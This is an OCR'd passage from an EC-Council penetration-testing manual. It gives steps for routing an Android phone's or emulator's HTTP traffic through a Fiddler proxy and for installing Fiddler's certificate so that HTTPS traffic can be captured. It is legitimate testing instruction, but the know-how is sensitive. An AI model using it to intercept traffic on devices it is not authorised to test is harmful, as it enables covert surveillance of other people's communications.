


Figure K.09: Screenshot of showing Fiddler options

Note: Following steps need to be performed to step up Android networking.

4. Tap on Settings option of target Android phone.
5. Tap WI-FI option

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Find the Wi-Fi network on which the target device is connected.
7. Tap and hold the Wi-Fi network to explore context menu
8. Select Modify network from context menu.
9. Enable “Show advanced options.”
10. Set “Proxy settings” to Manual.
11. Set “Proxy host name” to Windows workstation IP address.
12. Set Proxy port to port on which Fiddler is listening that is 8888.




Figure K.10: Screenshot of showing Android Phone proxy settings

13. Tap Save and wait until network reconnects.

Note: Following steps need to be performed to step up Google Chrome browser.

14. Launch Google Chrome browser in Phone and turn off the bandwidth management under its Settings option.
15. Browse the target site and view the Fiddler on Windows Workstation. Mobile phone’s HTTP traffic will flow through Fiddler.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.11: Screenshot of Fiddler capturing mobile traffic

From the mobile browser, when you open any website, you may observe the HTTP traffic. However, this does not work for some of the sites, as you are using the Fiddler that makes use of self-made SSL certificates and works as a proxy. Therefore, some servers fail to validate this SSL certificate generated by the Fiddler. To overcome this issue, you may further install the Fiddler certificate to the Android device.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intercept HTTP Request using Proxy when using Android Emulator

Fiddler HTTP Proxy is a web debugging proxy that is used to log the HTTP request and responses. The Android emulator is a virtual device on the system and may be used to develop and test the Android applications. As a pen tester, you need to test the device's security by intercepting the HTTP request from the device to the target website. This test may be performed using Android emulator and Fiddler tool. The Fiddler tool may be used to monitor the HTTP traffic that is sent or received by the installed device. This tool may be installed from its official website *https://www.telerik.com/fiddler/web-traffic-recording*.

Follow the steps given below to configure the Android emulator to intercept the HTTP request using Proxy:

1. Go to emulator's APN Settings Option.
2. Configure the Fiddler proxy details:
   a) Name
   b) APN
   c) Proxy
   d) Username
   e) Password

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.12: Screenshot of Android emulator configuring Fiddler proxy

3. Launch the browser in the emulator




Figure K.13: Screenshot of Android emulator launching browser

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Browse the target site and view the Fiddler on Windows Workstation. Emulator's HTTP traffic will flow through Fiddler.

